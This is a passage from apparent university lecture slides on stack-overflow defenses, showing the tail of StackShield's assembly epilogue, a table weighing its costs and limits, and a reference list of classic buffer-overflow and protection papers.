        movl (%eax),%edx
        movl %edx,8(%esp)       // copy clone to stack
    .LSHIELDEPILOG:
        popl %edx
        popl %eax
        ret                     // jump to address on stack's top
```

Pros and Cons

Aspect	**StackShield Defense**
Performance	Slightly more instructions per function than Canary approach Execution time: a few percentage on average Size: can optimize away in memory safe functions (e.g., no buffers inside)
Deployment	Recompile suffices; no code change
Compatibility	Perfect – modification is localized (per function)
Security Guarantee	Can be bypassed if there are pointers that can be manipulated

Thank You



1

schen@auburn.edu
schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.

- "Morris worm - wikipedia," https://en.wikipedia.org/wiki/Morris_worm, (Accessed on 02/12/2021).
- "L0pht heavy industries services," https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, (Accessed on 02/12/2021).
- A. One, "Smashing the stack for fun and profit," http://phrack.org/issues/49/14.html, (Accessed on 02/12/2021).
- N. P. Smith, "Stack smashing vulnerabilities in the unix operating system," https://web.eecs.umich.edu/~aprakash/security/handouts/Stack_Smashing_Vulnerabilities_in_the_UNIX_Operating_System.pdf, 1997.


T. Oh, "Advanced buffer overflow exploit," https://packetstormsecurity.com/files/11673/adv.overflow.paper.txt.html, 10 1999, (Accessed on 02/12/2021).


S. Designer, "'linux kernel patch to remove stack exec permission' - marc," https://marc.info/?l=bugtraq&m=94346976029249&w=2, (Accessed on 02/12/2021).


"The pax team - wikipedia," https://en.wikipedia.org/wiki/PaX, (Accessed on 02/12/2021).


C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.


"a/stackshield," https://static.lwn.net/2000/0113/a/stackshield.html, January 2000, (Accessed on 02/12/2021).


Bulba and Kil3r, "Bypassing stackguard and stackshield," http://phrack.org/issues/56/5.html#article, (Accessed on 02/12/2021).


H. Etoh, "Gcc extension for protecting applications from stack-smashing attacks," https://web.archive.org/web/20111130203450/http://www.trl.ibm.com/projects/security/ssp/, 2000, (Accessed on 02/12/2021).


G. Richarte *et al.*, "Four different tricks to bypass stackshield and stackguard protection," *World Wide Web*, vol. 1, 2002.


"Solar designer - wikipedia," https://en.wikipedia.org/wiki/Solar_Designer, (Accessed on 02/18/2021).

 "Secure programmer: Countering buffer overflows," https://web.archive.org/web/20131018001904/http://www.ibm.com/developerworks/library/l-sp4/index.html, (Accessed on 02/19/2021).

 "Exec shield - wikipedia," https://en.wikipedia.org/wiki/Exec_Shield, (Accessed on 02/19/2021).

 "Hiroaki etoh - gcc stack-smashing protector," https://gcc.gnu.org/legacy-ml/gcc-patches/2004-09/msg00348.html, (Accessed on 02/18/2021).